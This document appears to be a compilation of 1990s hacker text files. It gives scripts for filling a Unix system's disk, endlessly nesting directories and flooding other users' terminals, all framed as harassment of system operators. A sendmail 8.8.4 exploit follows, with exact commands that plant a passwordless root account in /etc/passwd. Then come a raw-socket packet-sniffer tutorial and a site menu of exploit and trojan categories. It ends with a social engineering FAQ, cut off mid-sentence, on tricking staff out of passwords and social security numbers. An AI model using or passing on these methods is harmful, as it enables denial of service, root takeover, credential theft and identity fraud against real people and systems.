Not all command descriptions were listed here. But look for the update to this text, it will have more commands and more descriptions. This text file was just one of the many files made by The Psychotic Internet Services.

* Data Kult *		* Kryptic Night *
Lord Logics	Raising	Bounty Hunter
Shadow Walker	Hell	Nacht Habicht
- S M C -	with Unix	- S M C -
Realm of Infinity	Kryptic Night	The Viking's Den
(503)629-0814		(408)867-1224
SMC Home	- S M C -	Western Dist.
	Production # 3	

# I - Introduction

This file will describe several ways to cause mischief on a Unix system. Like the other SMC Productions, I will try to present the information at a beginners level. However, all levels of hackers should benefit in some way from the information contained within. And now... on with our show...

# II - How To Fill a Hard Disk

There are several ways to cause havoc by filling up a systems hard disk. Filling up a hard disk will make it so that the system cannot create the temporary files vital to it's efficient use. It will also cause other problems, such as a person trying to save a 10 page financial report, and finding that there is no room for it. Also, if the HD is full, the system will not run properly. You will be bombarded by a continuous stream of 'write failed, file system is full'. Over all, this is a very good way to piss people off.

#### Step One

Create the following file with the 'ed [filename]' utility under the bourne shell, or the 'edit [filename]' under the C shell. The filename can be whatever you want, here I will call it 'hahl'. Only type in what is contained within '[]'s, the other text is what the system will send to you.

```
$[ed hah1]
0
*[a]
[nohup hah1 &]
[^C]
*[w]
754
*[q]
$[chmod +r+w+x hah1]
$[nohup hah1 &]
1234
$
```

This will create a file called '-fucku!'. Files beginning with a '-' are very difficult to delete, as when you try to do a 'rm -fucku!' <rm - remove file> It interprets the '-f' as an option, it tries then to force delete the file 'ucku!'. As you can imagine.... this wouldn't quite work. The text after the echo can be anything you wish, I just used a sample text that is quite pointless and takes up space. The numbers represent the file size, and process number, they will be different on your system.

The file will add the text from the echo statement to the file '-fucku!' until it reaches the 'hahl &' command, which will make it start over again. This is an endless loop. For as long as you are on-line, and their are processes left, the file will continue to add to the file. This is a very slow method, but it's easy if you are starting from scratch. If you get a message such as 'cannot fork hahl: process terminated' that means that the loop is taking up so much memory that the system can no longer continue with that job. Don't worry, it will settle back to normal after all the processes are eventually killed, if it does, continue to run the file in the background until you have a '-fucku!' file that is about 100-200k long, this will allow us to progress to our next step.

The command 'nohup hahl &' tells unix to continue to run the 'hahl' in the background, even after you hangup. This means you can run the program, hang up, and call back. This function will only work under the bourne shell. If you have a prompt of '\$', then you are using the bourne shell. This function will become exceedingly useful when we start with the next step.

The command 'chmod +r+w+x hahl' will make the file readable, writable, and executable by you. This string may or may not be necessary on the system you are using. If you get a message such as 'hahl: Permission Denied' than you will need to use the chmod command. And now onto the next step...

### Step Two

We will now explore the ever powerful 'cat' command. The 'cat' command is the equivalent of the MS-DOS 'type' command. We will use a function of the unix system called redirection that will allow us to 'cat' files into each other. This will cause the source file to be copied to the end of the destination file, I'm sure you're beginning to see the mischief you can cause with this.

To begin with, create a file called '-fucku2' the same way you created the '-fucku!' file. Try to run the 'hahl' program until the new 'fucku2' file is around 100-200k also. This isn't absolutely necessary, but it's helpful and saves some time.

Next, create the following file with the editor <'ed' or 'edit'>. I will call it 'hah2', but you may call it whatever you wish.

```
$[ed hah2]
0
*[a]
[cat -fucku! >> -fucku2]
[cat -fucku2 >> -fucku!]
[no
hup hah2 &]
[^C]
*[w]
61
*[q]
$[chmod +r+w+x hah2]
```

\$[nohup hah2 &] 7049 \$

What we've just done is create a very short, and very nasty, program that can fill 20 megs in under 5 minutes. The file when run will add the contents of '-fucku!' to the end of '-fucku2', and do the reverse. This means that when you have two files of 100k to begin with, you will get the following results after every completed loop...

-fucku!	••	-fucku2	••	-fucku!	••	-fucku2
100k	>>	200k	>>	300k	>>	500k
700k	>>	1200k	>>	1900k	>>	3100k

As you can see, the file grows VERY quickly. Set it up in the morning before school, come back and the HD should be completely full. You may wish to also run multiple write processes, just to confuse the system. If you do, rename the files to something appropriate, but maintain the base content. If you do it in several directories, the sysop will have to do some serious cleaning to get rid of it.

### Step Three

Sit back and laugh. If you wait awhile, in approximately 30 minutes, the average 40 meg hard drive will be full. I've tested this method on several systems, even an ancient VAX, and the results were more or less the same. The sysop, or any other user, will be able to write anything onto the system until this problem is resolved. Many programs need to create temporary files to even operate. These programs are now completely unusable, except for the few that save to memory. To delete the files, the sysop will have to do one of several things, all of which are very unpleasant. And now for the next lesson...

## III - Mischief

This section will describe a couple of ways of perpetrating mischief on a unix system. These ideas are for the most part harmless, but can definitely piss people off. The idea of a continuous subdir was molded from one presented by Shooting Shark.

#### Idea #1

This method will create an endless amount of directories under a the current directory. Create multiple files with different name and directories to really annoy the 'sop. Type the following to accomplish this.

```
$[ed sub1]
0
*[a]
[mkdir -FuCkU!1]
[chdir -FuCkU!1]
[/xxx/xxx/sub1 &]
[^C]
*[w]
69
*[q]
$[chmod +r+w+x sub1]
$[nohup sub1 &]
7099
$
```

This program will create a directory called '-FuCkU!1', change to that directory, then create another one under the first one, and so forth. It is an endless loop, and will continue virtually forever. The third line of the program contains a string '/xxx/xxx/subl &'. You will need to fill in the x's with your current directory. To find out your current directory type 'pwd' this will print a string telling which directory you are in. Fill in the x's with this data. The rest of the program you should be able to figure out by now. Try it, you'll like it.

Idea #2 So, you've seen someone on the system that you really don't like? Or do you just want to piss someone off? This methods for you. This method will describe a way to send out data to another user, or terminal. Here is what you will want to type to create a file to anger the other user.

\$[ed beep]
0
\*[a]
[echo ^G ^G ^G ^G Wheee!!! ^G ^G ^G >> /dev/xxxx]
[nohup beep &]
[^C]
\*[w]
25
\*[q]
\$[chmod +r+w+x beep]
\$[nohup beep &]
8002
\$

Fill in the '/dev/xxxx' with the terminal you want to annoy. To find out the terminal of the person you want to fuck over, type 'who' it will print out something like this....

\$[who]
guest ttyd0 Nov 30 19:06
root console Nov 30 19:20
Bendover ttyd5 Nov 30 18:45

\$

The first column is the name of the user, the second column tells us what terminal they are logged on as, and the third states at what time they logged on. The second column is what we need right now. Fill in the x's with the terminal that you wish. If you wanted to bother the root, you would type '/dev/console', to bother guest type '/dev/ttyd0'. To bother more than one terminal, just add another line after the first 'echo' statement with a different terminal identifier. With the 'nohup' command, the computer will send a continuous outpouring of beeps until he logs off or reboots the system. Try it on the terminal you are logged on under to see exactly what it does.

-----

IV - Conclusion

These projects should be enough to get you started on your road to Unix Hell. With a little experience you will be able to think of new ideas that will alloy you access to the systems hidden features and assets. I will release other files on Unix in the near future, possibly one on basic Unix hacking, FTP, UUCP netting, or any number of other Unix related concepts. If you are interested in learning more on Unix, you can contact me on the systems at the top of the file. Thus concludes one dark Kryptic Night...

V - Bibliography and Suggested Reading

- Unix Use and Security From the Ground Up: by the Prophet in 1986 This is probably the BEST file I've ever seen on the subject of Unix. It is written for the beginner, and contains valuable information for the advanced user. The Prophet became a member of Lod/H and is currently serving a sentence of 20 months in relation to the big Lod/H bust of '90.
- Articles on unix trojans and mischief: by Shooting Shark Shooting Shark presents some interesting information on various ways to commit havoc on Unix systems. You can find most of his essays in both Phrack and Lod magazines.
- Lod/H Tech Journals

The Legion of Doom/Hackers are perhaps the most skilled and knowledgable hackers in the underground society. Their 'Tech Journals' describe almost anything you'd ever want to know about illegal activities.

Phrack Magazines

Phrack is also one of the best sources for information on a multitude of subjects, ranging from social engineering, to carding, to making explosives. For those with free time, download all of the 32 articles released to date.

Creating Users on Unix This was my second text file release. It tells how to create new users on a Unix system using the root account. It is told for beginner and advanced hacker alike.

VI - Greets

Heh, Data Kult, when you gettin' Kelsea's phone number? Bounty Hunter, cool new software, hope you can work out the bugs. Lord Logics, ega STILL? Come on! Get with it! Scooter, chill with the 800's Oolon, get Entropy back up! Digital Derelict, Jerusalem is nothing.... you're going down... soon

> | | \\/\ / |\ ---| / \/\ / |\ A | A

/	/  /	/ \	/	/
/		< \	/	/ ULT
∖ RYPTIC	/	\ \	/	X
\ /		$\setminus$		\
		$\setminus$		
\ IGHT				
/				

- Kryptic Night, Data Kult, Lord Logics, Shadow Walker, Bounty Hunter -Nacht Habicht

### sendmail8.8.4 exploit

"sendmail? 'tis the bugiest program" -phriend-

Ok, here's a brief and interesting explonation of this famous exploit. This exploit uses sendmail version 8.8.4 and it requires that you have a shell acount on the server in question. The exploit creates a link from /etc/passwd to /var/tmp/dead.letter Very simple really. Here's how it works, below are the exact commands as you have to type them (for the technically challendged ones)

- \* ln /etc/passwd /var/tmp/dead.letter
- \* telnet target.host 25
- \* mail from: nonexsistent@not.an.actual.host.com
- \* rcpt to: nonexsistent@not.as.actual.host.com
- \* data
- \* lord::0:0:leet shit:/root:/bin/bash
- \* .
- \* quit

Kaboom, you're done, telnet to port 23 and log in as lord, no password required. Thanx to a little bit of work we did, lord just happens to have the same priviledges as root.

There are a couple of reasons why this might not work.

- /var and / are different partitions (as you already know, you can't make hard links between different partitions)
- 2. There is a postmaster account on a machine or mail alias, in which case, your mail will end up there instead of being written to a etc/passwd
- 3. /var/tmp doesn't exist or isn't publicly writable

Duncan Silver www.hackersclub.com/uu Basic Packet-Sniffer Construction from the Ground Up

by Chad Renfro raw\_sock@hotmail.com

Packet sniffers are applications used by network administrators to monitor and validate network traffic. Sniffers are programs used to read packets that travel across the network at various levels of the OSI layer. And like most security tools sniffers too can be used for both good and destructive purposes. On the light-side of network administration sniffers help quickly track down problems such as bottlenecks and misplaced filters. However on the dark-side sniffers can be used to reap tremendous amounts of havoc by gathering legitimate user names and passwords so that other machines can be quickly compromised. Hopefully this paper will be used to help administrators gain control of their networks by being able to analyze network traffic not only by using preconstructed sniffers but by being able to create their own. This paper will look at the packet sniffer from the bottem up, looking in depth at the sniffer core and then gradualy adding functionality to the application. The example included here will help illustrate some rather cumbersome issues when dealing with network programing. In no way will this single paper teach a person to write a complete sniffing application like tcpdump or sniffit. It will however teach some very fundamental issues that are inherent to all packet sniffers. Like how the packets are accessed on the network and how to work with the packets at different layers. The most basic sniffer... Sniffer #1. This sniffer will illustrate the use of the SOCK RAW device and show how to gather packets from the network and print out some simple header information to std out. Although the basic premise is that packet sniffers operate in a promiscuous mode which listens to all packets weather or not the packet is destined for the machines mac address, this example will collect packets in a non-promiscuous mode . This will let usconcentrate on the SOCK\_RAW device for the first example. To operate this same code in a promiscous mode the network card may be put in a promiscous mode manually. To do this type this in after the log in : > su -Password : \*\*\*\*\*\*\*

# ifconfig eth0 promisc

This will now set the network interface eth0 in promiscous mode. 1. #include <stdio.h> 2. #include <sys/socket.h> 3. #include <netinet/in.h> 4. #include <arpa/inet.h> 5. #include "headers.h" 6. int main() 7. { 8. int sock, bytes\_recieved, fromlen; 9. char buffer[65535]; 10. struct sockaddr\_in from; struct ip \*ip; 11. struct tcp \*tcp; 12. 13. 14 sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_TCP); 15. while(1) 16. { 17. fromlen = sizeof from; 18. bytes\_recieved = recvfrom(sock, buffer, sizeof buffer, 0, (struct sockaddr \*)&from, &fromlen); 19. printf("\nBytes received ::: %5d\n",bytes\_recieved); 20. printf("Source address ::: %s\n",inet\_ntoa(from.sin\_addr)); 21. ip = (struct ip \*)buffer; 22. printf("IP header length ::: %d\n",ip->ip\_length); 23. printf("Protocol ::: %d\n",ip->ip\_protocol); 24. tcp = (struct tcp \*)(buffer + (4\*ip->ip\_length)); 25. printf("Source port ::: %d\n",ntohs(tcp->tcp\_source\_port); 26. printf("Dest port ::: %d\n",ntohs(tcp->tcp\_dest\_port)); 27. } 28. } What this means : Line 1-4 : These are the header files required to use some needed c functions we will use later <stdio.h> functions like printf and std\_out = <sys/socket.h> = this will give access to the SOCK\_RAW and the IPPROTO\_TCP defines <netinet/in.h> = structs like the sockaddr\_in <arpa/inet.h> = lets us use the functions to do network to host byte order conversions line 5 : This is the header file headers.h that is also included with this program to give standard structures to access the ip and tcp fields. The structures identify each field in the ip and tcp header for instance :

struct ip { unsigned int ip\_length:4; /\* length of ip-header in 32-bit words\*/ unsigned int /\* set to "4", for Ipv4 \*/ ip\_version:4; unsigned char ip\_tos; /\* type of service\*/ unsigned short ip\_total\_length; /\* Total length of ip datagram in bytes \*/ unsigned short ip id; /\*identification field\*/ unsigned short ip\_flags; unsigned char ip\_ttl; /\*time-to-live, sets upper limit for max number of routers to go through before the packet is discarded\*/ unsigned char ip protocol; /\*identifies the correct transport protocol \*/ unsigned short ip\_cksum; /\*calculated for the ip header ONLY\*/ unsigned int ip\_source; unsigned int ip\_dest; /\*source ip \*/ /\*dest ip\*/ }; struct tcp { unsigned short tcp\_source\_port; /\*tcp source port\*/ unsigned short tcp\_dest\_port; /\*tcp dest port\*/
unsigned int tcp\_seqno; /\*tcp sequence nur /\*tcp sequence number, identifies the byte in the stream of data\*/ unsigned int tcp\_ackno; /\*contains the next seq num that the sender expects to recieve\*/ tcp\_res1:4, /\*little-endian\*/ unsigned int tcp hlen:4, /\*length of tcp header in 32-bit words\*/ tcp\_fin:1, /\*Finish flag "fin"\*/ /\*Synchronize sequence tcp\_syn:1, numbers to start a connection tcp\_rst:1, /\*Reset flag \*/ /\*Push, sends data to the tcp\_psh:1, application\*/ /\*acknowledge\*/ tcp\_ack:1, /\*urgent pointer\*/ tcp\_urg:1, tcp\_res2:2; unsigned short tcp\_winsize; /\*maxinum number of bytes able to recieve\*/ unsigned short tcp\_cksum; /\*checksum to cover the tcp header and data portion

packet\*/

unsigned short /\*vaild only if the urgent flag is tcp\_urgent; set, used to transmit emergency data \*/ }; line 8-13 : This is the variable declaration section integers : = socket file descriptor sock = bytes read from the open socket "sock" bytes\_recieved fromlen = the size of the from structure char : buffer = where the ip packet that is read off the wire will be held buffer will hold a datagram of 65535 bytes which is the maximum length of an ip datagram. Struct sockaddr in : struct sockaddr\_in { sin family; /\* Address family short int \*/ /\* Port number unsigned short int sin\_port; \*/ /\* Internet address \*/ struct in\_addr sin\_addr; sin\_zero[8]; /\* Same size as struct sockaddr \*/ unsigned char }; Before we go any further two topics should be covered, byte-ordering and sockaddr structures. Byte-ordering, is the way that the operating system stores bytes in memory. There are two ways that this is done first with the low-order byte at the starting address this is known as "little-endian" or host-byte order. Next bytes can be stored with the high order byte at the starting address, this is called "big-endian" or network byte order. The Internet protocol uses >>>>> network byte order. This is important because if you are working on an intel based linux box you will be programming on a little-endian machine and to send data via ip you must convert the bytes to network-byte order. For examle lets say we are going to store a 2-byte number in memory say the value is (in hex) 0x0203 First this is how the value is stored on a big-endian machine: 02 03 address: 0

And here is the same value on a little-endian machine:

	03	02
		_
address:	1	0

The same value is being represented in both examples it is just how we order the bytes

that changes.

The next topic that you must understand is the sockaddr vs. the sockaddr\_in structures. The struct sockaddr is used to hold information about the socket such as

the family type

and other address information it looks like :

The first element in the structure "sa\_family" will be used to reference what the family

type is for the socket, in our sniffer it will be AF\_INET. Next the "sa\_data" element

holds the destination port and address for the socket. To make it easier to deal with the

```
sockaddr struct the use of the sockaddr_in structure is commonly used.
Sockaddr_in
```

```
makes it easier to reference all of the elements that are contained by sockaddr.
```

Sockaddr\_in looks like:

	struct sockaddr_in {		
	short int	sin_family;	/* Address family
*/			
	unsigned short int	sin_port;	/* Port number
*/			
	struct in_addr	sin_addr;	/* Internet address
*/			
	unsigned char	sin_zero[8];	/* Same size as struct sockaddr
*/	、 、		
	};		

We will use this struct and declare a variable "from" which will give us the information on the packet that we will collect from the raw socket. For instance the var

"from.sin\_addr" will give access to the packets source address (in network byte order). The thing to mention here is that all items in the sockaddr\_in

structure must be in network-byte order. When we receive the data in the sockaddr\_in

struct we must then convert it back to Host-byte order. To do this we can use some

predefined functions to convert back and forth between host and network byteorder.

Here are the functions we will use:

: this function converts network byte order to host byte order ntohs for a 16-bit short ntohl : same as above but for a 32-bit long inet\_ntoa : this function converts a 32-bit network binary value to a dotted decimal ip address inet\_aton : converts a character string address to the 32-bit network binary value : takes a char string dotted decimal addr and returns a 32-bit inet addr network binary value To further illustrate ,say I want to know the port number that this packet originated from: int packet\_port; packet\_port =ntohs(from.sin\_port); ~~~~ If I want the source IP address of the packet we will use a special function to get it to the 123.123.123.123 format: char \*ip\_addr; ip\_addr =inet\_ntoa(from.sin\_addr) ~~~~~~ line 11-12: struct ip \*ip : struct tcp \*tcp : This is a structure that we defined in our header file "headers.h". This structure is declared so that we can access individual fields of the ip/tcp header. The structure is like a transparent slide with predefined fields drawn on it. When a packet is taken off the wire it is a stream of bits, to make sense of it the "transparency" (or cast) is laid on top of or over the bits so the individual fields can be referenced. Line 14 : sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_TCP); This is the most important line in the entire program. Socket() takes three arguments in this form: sockfd = socket(int family, int type, int protocol);

The first argument is the family. This could be either AF\_UNIX which is used so a process can communicate with another process on the same host or AF\_INET which is used for internet communication between remote hosts. In this case it will be AF INET . Next is the type, the type is usually between 1 of 4 choices (there are others that we will not discuss here) the main four are : : used for udp datagrams 1. SOCK\_DRAM 2. SOCK\_STREAM : used for tcp packets 3. SOCK RAW : used to bypass the transport layer and directly access the IP layer 4. SOCK PACKET : this is linux specific, it is similuar to SOCK\_RAW except it accesses the DATA LINK Layer For our needs we will use the SOCK\_RAW type. You must have root acces to open a raw socket. The last parameter is the protocol, the protocol value specifies what type of traffic the socket should receive , for normal sockets this value is usally set to "0" because the socket can figure out if for instance the "type" of SOCK\_DGRAM is specified then the protocol should be UDP.In our case we just want to look at tcp traffic so we will specify IPPROTO\_TCP. line 15 : while (1) The while (1) puts the program into an infinite loop this is necessary so that after the first packet is processed we will loop around and grab the next. Line 18: bytes\_recieved = recvfrom(sock, buffer, sizeof buffer, 0, (struct sockaddr \*)&from, &fromlen); Now here is where we are actually reading data from the open socket "sock". The from struct is also filled in but notice that we are casting "from" from a "sockaddr in" struct to a "sockaddr" struct. We do this because the recvfrom() requires a sockaddr type but to access the separate fields we will continue to use the sockaddr\_in structure. The length of the "from" struct must also be present and passed by address. The recvfrom() call will return the number of bytes on success and a -1 on error and fill the global var errno. This is what we call "blocking-I/O" the recvfrom() will wait here forever until a datagram on the open socket is ready to be processed. This is opposed to Non-blocking I/O which is like running a process in the background and move on to other tasks.

Line 20: printf("Source address ::: %s\n",inet\_ntoa(from.sin\_addr)); This printf uses the special function inet\_ntoa() to take the value of "from.sin addr" which is stored in Network-byte order and outputs a value in a readable ip form such as 192.168.1.XXX. Line 21: ip = (struct ip \*)buffer; This is where we will overlay a predefined structure that will help us to individually identify the fields in the packet that we pick up from the open socket. Line 22: printf("IP header length ::: %d\n",ip->ip length); The thing to notice on this line is the "ip->ip\_length" this will access a pointer in memory to the ip header length the important thing to remember is that the length will be represented in 4-byte words this will be more important later when trying to access items past the ip header such as the tcp header or the data portion of the packet. Line 23: printf("Protocol ::: %d\n",ip->ip\_protocol); This gives access to the type of protocol such as 6 for tcp or 17 for udp. Line 24: tcp = (struct tcp \*)(buffer + (4\*ip->ip\_length)); Remember earlier it was mentioned that the ip header length is stored in 4 byte words, this is where that bit of information becomes important. Here we are trying to get access to the tcp header fields, to do this we must overlay a structure that has the fields predefined just as we did with ip. There is one key difference here the ip header fields were easy to access due to the fact that the beginning of the buffer was also the beginning of the ip header as so : |-----| buffer ------| ip header



#### \*buffer

So to get access to the ip header we just set a pointer casted as an ip structure to the beginning of the buffer like "ip = (struct ip \*)buffer;". To get access to the tcp header is a little more difficult due to the fact that we must set a pointer and cast it as a tcp structure at the beginning of the tcp header which follows the ip header in the buffer as so :

|-----buffer -----|

ip header	tcp header	

\*tcp

This is why we use 4\*ip->ip\_length to find the start of the tcp header.

Line 25-26:

printf("Source port ::: %d\n",ntohs(tcp->tcp\_source\_port); printf("Dest port ::: %d\n",ntohs(tcp->tcp\_dest\_port));

We can now access the source and dest ports which are located in the tcp header via  $% \left( {{{\mathbf{x}}_{i}}} \right)$ 

the structure as defined above.

This will conclude our first very simple tcp sniffer. This was a very basic application that should help define how to access packets passing on the network and how to use sockets to access the packets. Hopefully this will be the first of many papers to come, which each proceeding paper we will add a new or more complex feature to the sniffer. I should also mention that there a number of great resources on the net that should aid you in further research in this area : 1. Beej's Guide to Network Programming This is an awesome paper that really helps clear up any misconceptions about

This is an awesome paper that really helps clear up any misconceptions about network programming. [http://www.ecst.csuchico.edu/~beej/guide/net]

> 2. TCP/IP Illustrated Vol 1,2,3 W.Richard Stevens

To use the above program, cut out the above code and strip off all of the line numbers. Save the edited file as sniff.c. Next cut out the header file headers.h (below) and save it to a file headers.h in the same directory. Now just compile: gcc -o sniff sniff.c You should now have the executable "sniff", to run it type #./sniff

```
unsigned int
                ip_length:4; /*little-endian*/
unsigned int
                 ip_version:4;
unsigned char
                 ip tos;
unsigned short
                 ip_total_length;
unsigned short
                 ip_id;
unsigned short
                  ip_flags;
unsigned char
                 ip_ttl;
               ip_protocol;
ip_cksum;
unsigned char
unsigned short
unsigned int
                 ip source;
unsigned int
                 ip dest;
};
/* Structure of a TCP header */
struct tcp {
unsigned short
                 tcp_source_port;
unsigned short
                 tcp_dest_port;
unsigned int
                 tcp_seqno;
unsigned int
                 tcp_ackno;
                 tcp_res1:4, /*little-endian*/
unsigned int
tcp hlen:4,
tcp_fin:1,
 tcp_syn:1,
tcp_rst:1,
tcp psh:1,
tcp_ack:1,
tcp_urg:1,
tcp_res2:2;
unsigned short
                tcp_winsize;
unsigned short
                 tcp_cksum;
unsigned short
                 tcp_urgent;
};
About
Contact
Services
Hosting
Mission
Ethics
FAO
CD Archive
Unix (A-N)
Unix (O-Z)
Windows 95/98
Windows NT
Novell
Home Brew
Take Out
Text Files
Online Books
Auditing Tools
CGI Attacks
Detection Tools
Log Tools
Log Cleaners
IMAPD Exploits
IMAPD Scanners
FTP Exploits
General Unix Tools
```

Network Sniffers Operating Systems Password Crackers Rootkits Security Analysis Tools Sendmail Exploits TCP Tools Trojans UDP Tools Word Lists Attack (A-M) Attack (N-Z) Defence Other Advanced AOL Programs **BIOS Crackers** Cheat Engines Encryption Hex Editors Java Attack Keystroke Loggers Mail Programs Misc Programs MSN Programs Multiple Attack Needed Files Nukers Ping and ICMP Port Scanners Trojans Wardialers Windows Password Crackers Wingate Anti Spam File Wipers IP Spoofers Trojan Cleaners Anarchy Credit Card Cell Phone Programs Cell Phone Text Files Pager Programs Virii Auditing Tools Intrusion Detection Administrative Tools Password Crackers Scanners Code Hackers Dark Fool Grenadier Lord Somer Rhino9 SIN Stormer Wiltered Fire Hacking Cracking Phreaking

Newbie PC Optimization ICQ Server List Privacy Quotient United States Congress Email Addresses

THE COMPLETE SOCIAL ENGINEERING FAQ! "There's a sucker born every minute." PT Barnum "Don't touch me, sucka." Mr. T By bernz (official sponsor of the 1996 Croatian Olympic Men's Synchronized Swimming Team) with shoutouts to: The Genocide2600, Silicon Toad and your big fat mama. DISCLAIMER!!!!! THIS INFORMATION IS HERE FOR THE SOLE PURPOSE OF ENLIGHTENMENT! IF YOU USE IT AND GET CAUGHT, NO ONE IS TO BLAME BUT YOUR OWN IDIOTIC ASS!!! SECTION I: INTRO 1.1 What is social engineering? 1.2 Why is there a FAQ about it? 1.3 Who cares? 1.4 Basic intro and other shit. SECTION II: PHONE SOCIAL ENGINEERING 2.1 Basics 2.2 Equipment 2.3 Phreak stuff 2.4 Technique SECTION III: SNAIL MAIL 3.1 Is Snail Mail acutally usefull for something? 3.2 Equipment 3.3 Technique SECTION IV: INTERNET 4.1 Isn't this just hacking? SECTION V: LIVE, FROM NEW YORK... 5.1 In person? 5.2 Equipment 5.3 I'm wearing a suit, now what? SECTION VI: PUTTING IT TOGETHER A sample problem 1.1 What is social engineering? The hacker's jargon dictionary says this: Social Engineering: n. Term used among crackers and samurai for cracking techniques that rely on weaknesses in wetware rather than software; the aim is to trick people into revealing passwords or other information that compromises a target system's security. Classic scams include phoning up a

mark who has the required information and posing as a field service tech or a

fellow employee with an urgent access problem.

This is true. Social engineering, from a narrow point of view, is basically phone scams which pit your knowledge and wits against another human. This technique is used for a lot of things, such as gaining passwords, keycards and basic information on a system or organization.

1.2 Why is there a FAQ about it?

Good question. I'm glad I asked. I made this for a few reasons. The first being that Social Engineering is rarely discussed. People discuss cracking and phreaking a lot, but the forum for social engineering ideas is stagnant at best. Hopefully this will help generate more discussion. I also find that social engineering specialists get little respect, this will show ignorant hackers what we go through to get passwords. The last reason is honestly for a bit of Neophyte training. Just another DOC for them to read so I don't get bogged with email.

# 1.3 Who Cares?

To Neophytes: You should, you little fuck. If you think the world of computers and security opens up to you through a keyboard and your redbox then you are so fucking dead wrong. Good. Go to your school, change your grades and be a "badass" hacker. Hacking, like real life, exists in more than just your system. You can't use proggies to solve everything. I don't mean to sound upset, but jesus, have a bit of innovation and a sense of adventure.

To Experienced Hackers: Just thought it would help a bit.

1.4 Basic intro and shit for this document.

This FAQ will address phone techniques, mail techniques, internet techniques and live techniques. I will discuss Equipment and will put some scripts of actual conversations from social engineering. There are times I might discuss things that cross the line into phreaking or traditional hacking. Don't send me email and say that my terms aren't correct and blahblahblah isn't social engineering. I use them for convenience and lack of better methods of explanation (eg I might say "dumpster diving is a form of social engineering") Don't get technical.

### SECTION II: PHONES

# 2.1 Basics

This is probably the most common social engineering technique. It's quick, painless and the lazy person can do it. No movement, other than fingers is necessary. Just call the person and there you go. Of course it gets more complicated than that.

# 2.2 What Equipment is necessary for this?

The most important peice of hardware is your wetware. You have to have a damn quick mind. As far as physical Equipment goes, a phone is necessary. Do not have call waiting as this will make you sound less believeable. There is no real reason why this does but getting beeped in the middle of a scam just throws off the rhythym. The phone should be good quality and try to avoid cordless, unless you never get static on them. Some phones have these great buttons that make office noise in the background.

Caller ID units are helpful if you pull off a scam using callback. You don't want to be expecting your girlfriend and pick up the phone and say, "I wanna fuck you" only to find out it was an IBM operator confirming your identity. Operators don't want to have sex with you and so your scam is fucked. Besides, call ID units are just cool because you can say, "Hello, <blank>" when someone calls. The Radio Slut carries these pretty cheap.

Something I use is a voice changer. It makes my voice sound deeper than James Earl Jones or as high as a woman. This is great if you can't change your pitch very well and you don't want to sound like a kid (rarely helpful). Being able to change gender can also be very helpful (see technique below). I got one for a gift from Sharper Image. This means that brand will cost quite a bit of cash, but it's very good quality. If anyone knows of other brand of voice changers, please inform me.

# 2.3 Phreaking and Social engineering?

Social Engineering and phreaking cross lines quite a lot. The most obvious reasons are because phreaks need to access Ma Bell in other ways but computers. They use con games to draw info out of operators.

Redboxing, greenboxing and other phreaking techniques can be used to avoid the phone bills that come with spending WAAAAYYY too much time on the phone trying to scam a password. Through the internet, telnetting to california is free. Through ma bell, it's pricey. I say making phone calls from payphones is fine, but beware of background noise. Sounding like you're at a payphone can make you sound pretty unprofessional. Find a secluded phone booth to use.

2.4 How do I pull off a social engineering with a phone?

First thing is find your mark. Let's say you want to hit your school. Call the acedemic computer center (or its equivelent). Assuming you already have an account, tell them you can't access your account. At this point they might do one of two things. If they are stupid, which you hope they are, they will give you a new password. Under that precept, they'll do that for most people. Simply finger someone's account, specifically a faculty member. At this point, use your voice changer when you call and imitate that teacher the best you can. People sound different over the phone, so you'll have a bit of help.

Try to make the person you're imitating a female (unless you are a female). Most of the

guys running these things will give anything to a good sounding woman because the majority of

the guys running minicomputers are social messes. Act like a woman (using voice changer) and

you'll have anything you want from them.

Most of the time the people working an area will ask for some sort of verification for your identity, often a social security number. You should find out as much information about a mark as you can (see mail and live techniques) before you even think about getting on the phone. If you say you are someone you aren't and then they ask you for verification you don't have, they will be suspicious and it will be infinitely more difficult to take that system.

Once again for idiots: DO NOT TRY TO SOCIAL ENGINEER WITHOUT SUFFICIENT INFORMATION ON YOUR MARK!

Once people believe you are someone, get as much as you can about the system. Ask for your password, ask for telnet numbers, etc. Do not ask for too much as it will draw suspicion.

You must sound like a legitimate person. Watch your mark. Learn to speak like him/her. Does that person use contractions? Does that person say "like" a lot? Accent? Lisp?

The best way for observation of speech is to call the person as a telemarketer or telephone sweepstakes person. Even if they just tell you they can't talk to you, you can learn a quite a bit from the way they speak. If they actually want to speak to you, you can use that oppurtunity to glean information on them. Tell them they won something and you need their address and social security number and other basic info.

WARNING: ABUSING SOMEONE'S SOCIAL SECURITY NUMBER IS ILLEAGAL!!! DON'T SAY YOU WEREN'T WARNED!!! SECTION III: SNAIL MAIL

3.1 Is snail mail really useful?

Yes. It actually is. Snail mail is not tapped. Snail mail is cheap. Snail mail is readily available. But how can you use it in social engineering. As I said above, it's difficult to find systems that just let you call with no verification. They do exist but they are rare. So therefore you need info on your mark and the mark's system. You can try the telemarketing scam, but that isn't always succesful, as people do not trust telemarketers. For some reason, though, people trust the written word. Morons. People will respond to sweepstakes forms with enthusiasm and will give you whatever info you want on it. That's why snail mail is so great. 3.2 What do I need? Obviously you need mail "equpiment" which includes stamps and envelopes. But subtle things are required as well. You're going to want to have return address stickers that include "your company's" logo and name. This can be procured at places like Staples, Office Max and other stores for a realitively cheap price. The most important part to mail social engineering is a layout program. WordPerfect is okay, but I prefer QuarkXpress or PageMaker. These programs are not cheap, but can be used for plenty of other applications and are well worth their price. IF YOU GET IT PIRATED, I DON'T ADVOCATE THAT ACTION. With these DTP programs, you can emmulate a tottaly professional document. More about this below. A private mailbox is good. If you want to be very professional, get a PO box. I'm in a band, so I use that PO box. They can be rented at a variety of places, including Post Offices and MailBoxes, etc. for low fees. Share the cost with others for great cost effectiveness. 3.3 I've got the stuff, now what? What is your mark? Generally, for a mail social engineer, your mark is going to be a large group of people. Thus, your mail should look like a mass mail sweepstakes. Use computer labels and the like to keep this illusion. You need a list of employees from that company and their addresses. Look at the junk mail in your mail. Sweepstakes forms, mail-in orders, etc. Try tofake that look. Something with very few lines to fill in (but with your vital info on them). A watermark is always a good touch for these documents. Use the fonts a business would use and word your letters in a similar fashion. Illusion is everything. The information on these should include social

security numbers. Another good idea is to say that you'll need a password to

